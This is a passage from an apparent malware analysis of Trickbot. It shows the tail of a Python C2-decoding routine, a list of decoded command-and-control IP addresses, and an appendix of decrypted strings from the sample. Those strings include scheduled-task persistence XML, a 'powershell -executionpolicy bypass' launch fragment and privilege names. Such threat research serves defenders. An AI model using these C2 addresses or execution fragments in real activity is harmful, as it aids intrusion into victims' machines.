    o1_ = o1 ^ o2_
    o3_ = o1 ^ o2

    n =(o0_ & 0xFF) ^((o3_ << 8 & 0xFF00))
    port = (n & 0xFFFF) ^ port

    return '%d.%d.%d.%d:%d' % (o0_, o1_, o2_, o3_, port)

```

Here is the C2 list after the transformation:

```

202.65.119.162:443
202.9.121.143:443
139.255.65.170:443
110.172.137.20:443
103.146.232.154:443
36.91.88.164:443
103.47.170.131:443
122.117.90.133:443
103.9.188.78:443
210.2.149.202:443
118.91.190.42:443
117.222.61.115:443
117.222.57.92:443
136.228.128.21:443
103.47.170.130:443
36.91.186.235:443
103.194.88.4:443
116.206.153.212:443
58.97.72.83:443
139.255.6.2:443

```

Please see [Appendix 2 – C2s list](#) below for the complete list.

## 10. References

### [11. Appendix 1 – Complete list of decrypted strings](#)

All decrypted strings

---

```

index : 0 --> Decoded string : b'checkip.amazonaws.com'

index : 1 --> Decoded string : b'ipecho.net'

index : 2 --> Decoded string : b'ipinfo.io'

index : 3 --> Decoded string : b'api.ipify.org'

index : 4 --> Decoded string : b'icanhazip.com'

index : 5 --> Decoded string : b'myexternalip.com'

index : 6 --> Decoded string : b'wtfismyip.com'

index : 7 --> Decoded string : b'ip.anysrc.net'

index : 8 --> Decoded string : b'api.ipify.org'

index : 9 --> Decoded string : b'api.ip.sb'

index : 10 --> Decoded string : b'ident.me'

index : 11 --> Decoded string : b'www.myexternalip.com'

index : 12 --> Decoded string : b'plain'

index : 13 --> Decoded string : b'ip'

index : 14 --> Decoded string : b'raw'

index : 15 --> Decoded string : b'text'

```

```
index : 16 --> Decoded string : b'/?format=text'
index : 17 --> Decoded string : b'zen.spamhaus.org'
index : 18 --> Decoded string : b'cbl.abuseat.org'
index : 19 --> Decoded string : b'b.barracudacentral.org'
index : 20 --> Decoded string : b'dnsbl-1.uceprotect.net'
index : 21 --> Decoded string : b'spam.dnsbl.sorbs.net'
index : 22 --> Decoded string : b'bdns.at'
index : 23 --> Decoded string : b'bdns.by'
index : 24 --> Decoded string : b'bdns.co'
index : 25 --> Decoded string : b'bdns.im'
index : 26 --> Decoded string : b'bdns.link'
index : 27 --> Decoded string : b'bdns.nu'
index : 28 --> Decoded string : b'bdns.pro'
index : 29 --> Decoded string : b'b-dns.se'
index : 30 --> Decoded string : b'ruv_'
index : 31 --> Decoded string : b'<UserId>'
index : 32 --> Decoded string : b'rundll32.exe '
index : 33 --> Decoded string : b'control'
index : 34 --> Decoded string : b' %u %u %u %u'
index : 35 --> Decoded string : b'</BootTrigger>\n'
index : 36 --> Decoded string : b'path'
index : 37 --> Decoded string : b'Toolwiz Cleaner'
index : 38 --> Decoded string : b'GET'
index : 39 --> Decoded string : b'WTSGetActiveConsoleSessionId'
index : 40 --> Decoded string : b'Param 0'
index : 41 --> Decoded string : b'Create ZP failed'
index : 42 --> Decoded string : b'%s/%s/64/%s/%s/%s'
index : 43 --> Decoded string : b'Decode param64 error'
index : 44 --> Decoded string : b'client is not behind NAT'
index : 45 --> Decoded string : b'Windows Server 2003'
index : 46 --> Decoded string : b'start'
index : 47 --> Decoded string : b'SYSTEM'
index : 48 --> Decoded string : b'kernel32.dll'
index : 49 --> Decoded string : b'SeDebugPrivilege'
index : 50 --> Decoded string : b'.txt'
index : 51 --> Decoded string : b'Load to M failed'
index : 52 --> Decoded string : b'winsta0\\default'
index : 53 --> Decoded string : b'eventfail'
index : 54 --> Decoded string : b'Windows 10 Server'
index : 55 --> Decoded string : b'data'
index : 56 --> Decoded string : b' working'
index : 57 --> Decoded string : b'%u%u%u.'
```

```
index : 58 --> Decoded string : b'</LogonTrigger>\n'
index : 59 --> Decoded string : b'shlwapi'
index : 60 --> Decoded string : b'cn\'
index : 61 --> Decoded string : b'-----Boundary%08X'
index : 62 --> Decoded string : b'curl/7.78.0'
index : 63 --> Decoded string : b'GetProcAddress'
index : 64 --> Decoded string : b'</Command>\n<Arguments>'
index : 65 --> Decoded string : b'\svchost.exe'
index : 66 --> Decoded string : b'--%s--\r\n\n\n'
index : 67 --> Decoded string : b'SignatureLength'
index : 68 --> Decoded string : b'tmp'
index : 69 --> Decoded string : b'in'
index : 70 --> Decoded string : b'SeTcbPrivilege'
index : 71 --> Decoded string : b'52'
index : 72 --> Decoded string : b'\\*'
index : 73 --> Decoded string : b'0.0.0.0'
index : 74 --> Decoded string : b'</Exec>\n</Actions>\n</Task>\n'
index : 75 --> Decoded string : b'ModuleQuery'
index : 76 --> Decoded string : b'No params'
index : 77 --> Decoded string : b'DNSBL'
index : 78 --> Decoded string : b'%02X'
index : 79 --> Decoded string : b'VERS'
index : 80 --> Decoded string : b'cmd.exe'
index : 81 --> Decoded string : b'/%s/%s/0/%s/%s/%s/%s/%s/'
index : 82 --> Decoded string : b'noname'
index : 83 --> Decoded string : b'Control failed'
index : 84 --> Decoded string : b'LoadLibraryW'
index : 85 --> Decoded string : b'InitializeCriticalSection'
index : 86 --> Decoded string : b'Create xml2 failed'
index : 87 --> Decoded string : b'</Triggers>\n<Principals>\n<Principal id="Author">\n'
index : 88 --> Decoded string : b'not listed'
index : 89 --> Decoded string : b'Create xml failed'
index : 90 --> Decoded string : b'Windows Server 2012'
index : 91 --> Decoded string : b'CloseHandle'
index : 92 --> Decoded string : b'plT connect failed, 0x%x'
index : 93 --> Decoded string : b'Windows Server 2008'
index : 94 --> Decoded string : b'WantRelease'
index : 95 --> Decoded string : b'i:'
index : 96 --> Decoded string : b'</Command>'
index : 97 --> Decoded string : b'client is behind NAT'
index : 98 --> Decoded string : b'Register u failed, 0x%x'
index : 99 --> Decoded string : b'/%s/%s/25/%s/'
```

```
index : 100 --> Decoded string : b'/%s/%s/14/%s/%s/0/'  
index : 101 --> Decoded string : b'1108'  
index : 102 --> Decoded string : b'ExitProcess'  
index : 103 --> Decoded string : b'POST'  
index : 104 --> Decoded string : b'\\cmd.exe'  
index : 105 --> Decoded string : b'PROMPT'  
index : 106 --> Decoded string : b'x64'  
index : 107 --> Decoded string : b'Windows 2000'  
index : 108 --> Decoded string : b'user'  
index : 109 --> Decoded string : b'Unable to load module from server'  
index : 110 --> Decoded string : b'/%s/%s/10/%s/%s/%u'  
index : 111 --> Decoded string : b'Process has been finished\n'  
index : 112 --> Decoded string : b'--%s\r\nContent-Disposition: form-data; name="%S"\r\n\r\n'  
index : 113 --> Decoded string : b'Process was unloaded'  
index : 114 --> Decoded string : b'testscript'  
index : 115 --> Decoded string : b'CI failed, 0x%x'  
index : 116 --> Decoded string : b'%08IX%04IX%u'  
index : 117 --> Decoded string : b'Invalid params count'  
index : 118 --> Decoded string : b'WTSQueryUserToken'  
index : 119 --> Decoded string : b'S-1-5-18'  
index : 120 --> Decoded string : b'\\Toolwiz-Cleaner'  
index : 121 --> Decoded string : b'dsize:%u'  
index : 122 --> Decoded string : b'GetParentInfo error'  
index : 123 --> Decoded string : b'reload%d'  
index : 124 --> Decoded string : b'/%s/%s/5/%s/'  
index : 125 --> Decoded string : b'  
index : 126 --> Decoded string : b'D:(A;;GA;;;WD)(A;;GA;;;BA)(A;;GA;;;SY)(A;;GA;;;RC)'  
index : 127 --> Decoded string : b'explorer.exe'  
index : 128 --> Decoded string : b'Unknown'  
index : 129 --> Decoded string : b'x86'  
index : 130 --> Decoded string : b'Content-Type: multipart/form-data; boundary=%s\r\nContent-Length: %d\r\n\r\n'  
index : 131 --> Decoded string : b'pIT GetFolder failed, 0x%x'  
index : 132 --> Decoded string : b'%s %s'  
index : 133 --> Decoded string : b'Windows 7'  
index : 134 --> Decoded string : b'en-EN\\'  
index : 135 --> Decoded string : b't.'  
index : 136 --> Decoded string : b'Execute from user'  
index : 137 --> Decoded string : b'</Principal>\n</Principals>\n<Settings>\n<MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>\n<DisallowStartIfOnBatteries>false</Context>"Author">\n<Exec>\n\t<Command>'  
index : 138 --> Decoded string : b'Windows Server 2008 R2'  
index : 139 --> Decoded string : b'Windows Vista'  
index : 140 --> Decoded string : b'Run D failed'
```

index : 141 --> Decoded string : b'Win32 error'

index : 142 --> Decoded string : b'/%s/%s/1/%s/'

index : 143 --> Decoded string : b'SINJ'

index : 144 --> Decoded string : b'Module already unloaded'

index : 145 --> Decoded string : b'%016IIX%016IIX'

index : 146 --> Decoded string : b'</Arguments>\n'

index : 147 --> Decoded string : b'Load to P failed'

index : 148 --> Decoded string : b'Module is not valid'

index : 149 --> Decoded string : b'<LogonTrigger>\n<Enabled>true</Enabled>\n'

index : 150 --> Decoded string : b'<moduleconfig>\*</moduleconfig>'

index : 151 --> Decoded string : b'freebuffer'

index : 152 --> Decoded string : b'failed'

index : 153 --> Decoded string : b'listed'

index : 154 --> Decoded string : b'Windows Server 2012 R2'

index : 155 --> Decoded string : b'50'

index : 156 --> Decoded string : b'LeaveCriticalSection'

index : 157 --> Decoded string : b'info'

index : 158 --> Decoded string : b'ver.txt'

index : 159 --> Decoded string : b' /C cscript '

index : 160 --> Decoded string : b'ECCPUBLICBLOB'

index : 161 --> Decoded string : b'delete'

index : 162 --> Decoded string : b'm:'

index : 163 --> Decoded string : b'First'

index : 164 --> Decoded string : b'/C powershell -executionpolicy bypass -File '

index : 165 --> Decoded string : b'Global\\'

index : 166 --> Decoded string : b'kps'

index : 167 --> Decoded string : b'/%s/%s/63/%s/%s/%s/%s/'

index : 168 --> Decoded string : b'%s%s'

index : 169 --> Decoded string : b'.reloc'

index : 170 --> Decoded string : b'rundll32'

index : 171 --> Decoded string : b'<?xml version="1.0" encoding="UTF-16"?>\n<Task version="1.2" xmlns="http://schemas.microsoft.com/window

index : 172 --> Decoded string : b'<LogonType>InteractiveToken</LogonType>\n<RunLevel>LeastPrivilege</RunLevel>'

index : 173 --> Decoded string : b'SignalObjectAndWait'

index : 174 --> Decoded string : b'%s.%s.%s.%s'

index : 175 --> Decoded string : b'Windows 8'

index : 176 --> Decoded string : b'exc'

index : 177 --> Decoded string : b'Launch USER failed'

index : 178 --> Decoded string : b'regsvr32'

index : 179 --> Decoded string : b'settings.ini'

index : 180 --> Decoded string : b'/%s/%s/23/%u/'

index : 181 --> Decoded string : b'ECDSA\_P384'

index : 182 --> Decoded string : b'%u.%u.%u.%u'

index : 183 --> Decoded string : b'ResetEvent'

index : 184 --> Decoded string : b'%s sTart'

index : 185 --> Decoded string : b'%s %s SP%u'

index : 186 --> Decoded string : b'.tmp'

index : 187 --> Decoded string : b'</UserId>'

index : 188 --> Decoded string : b'%s.%s'

index : 189 --> Decoded string : b'/'

index : 190 --> Decoded string : b'Register s failed, 0x%x'

index : 191 --> Decoded string : b'mutant'

index : 192 --> Decoded string : b'e:'

index : 193 --> Decoded string : b'release'

index : 194 --> Decoded string : b'wtsapi32'

index : 195 --> Decoded string : b'Windows XP'

index : 196 --> Decoded string : b'<BootTrigger>\n<Enabled>true</Enabled>\n'

index : 197 --> Decoded string : b'E: 0x%x A: 0x%p'

index : 198 --> Decoded string : b'Find P failed'

index : 199 --> Decoded string : b'Module has already been loaded'

index : 200 --> Decoded string : b'Windows 8.1'

index : 201 --> Decoded string : b'EnterCriticalSection'

index : 202 --> Decoded string : b'Windows 10'

index : 203 --> Decoded string : b'Execute from system'

index : 204 --> Decoded string : b'<RunLevel>HighestAvailable</RunLevel>\n<GroupId>NT AUTHORITY\SYSTEM</GroupId>\n<LogonType>In:

index : 205 --> Decoded string : b'NAT status'

index : 206 --> Decoded string : b'Start failed'

index : 207 --> Decoded string : b'WTSEnumerateSessionsA'

index : 208 --> Decoded string : b'ps1'

index : 209 --> Decoded string : b'WaitForSingleObject'

index : 210 --> Decoded string : b'UrlEscapeW'

index : 211 --> Decoded string : b'pIT NULL'

index : 212 --> Decoded string : b'WTSFreeMemory'

index : 213 --> Decoded string : b'USER32.dll'

index : 214 --> Decoded string : b'WS2\_32.dll'

index : 215 --> Decoded string : b'IPLPAPI.DLL'

index : 216 --> Decoded string : b'WINHTTP.dll'

index : 217 --> Decoded string : b'bcrypt.dll'

index : 218 --> Decoded string : b'CRYPT32.dll'

index : 219 --> Decoded string : b'OLEAUT32.dll'

index : 220 --> Decoded string : b'SHELL32.dll'

index : 221 --> Decoded string : b'USERENV.dll'

index : 222 --> Decoded string : b'SHLWAPI.dll'

index : 223 --> Decoded string : b'ole32.dll'

index : 224 --> Decoded string : b'ADVAPI32.dll'

```
index : 225 --> Decoded string : b'ntdll.dll'  
index : 226 --> Decoded string : b'ncrypt.dll'
```

## **12. Appendix 2 – C2s list**

Trickbot C2 List

---

```
36.91.117.231:443  
36.89.228.201:443  
103.75.32.173:443  
45.115.172.105:443  
36.95.23.89:443  
103.123.86.104:443  
202.65.119.162:443  
202.9.121.143:443  
139.255.65.170:443  
110.172.137.20:443  
103.146.232.154:443  
36.91.88.164:443  
103.47.170.131:443  
122.117.90.133:443  
103.9.188.78:443  
210.2.149.202:443  
118.91.190.42:443  
117.222.61.115:443  
117.222.57.92:443  
136.228.128.21:443  
103.47.170.130:443  
36.91.186.235:443  
103.194.88.4:443  
116.206.153.212:443  
58.97.72.83:443  
139.255.6.2:443
```

*Click [here](#) for Vietnamese version.*

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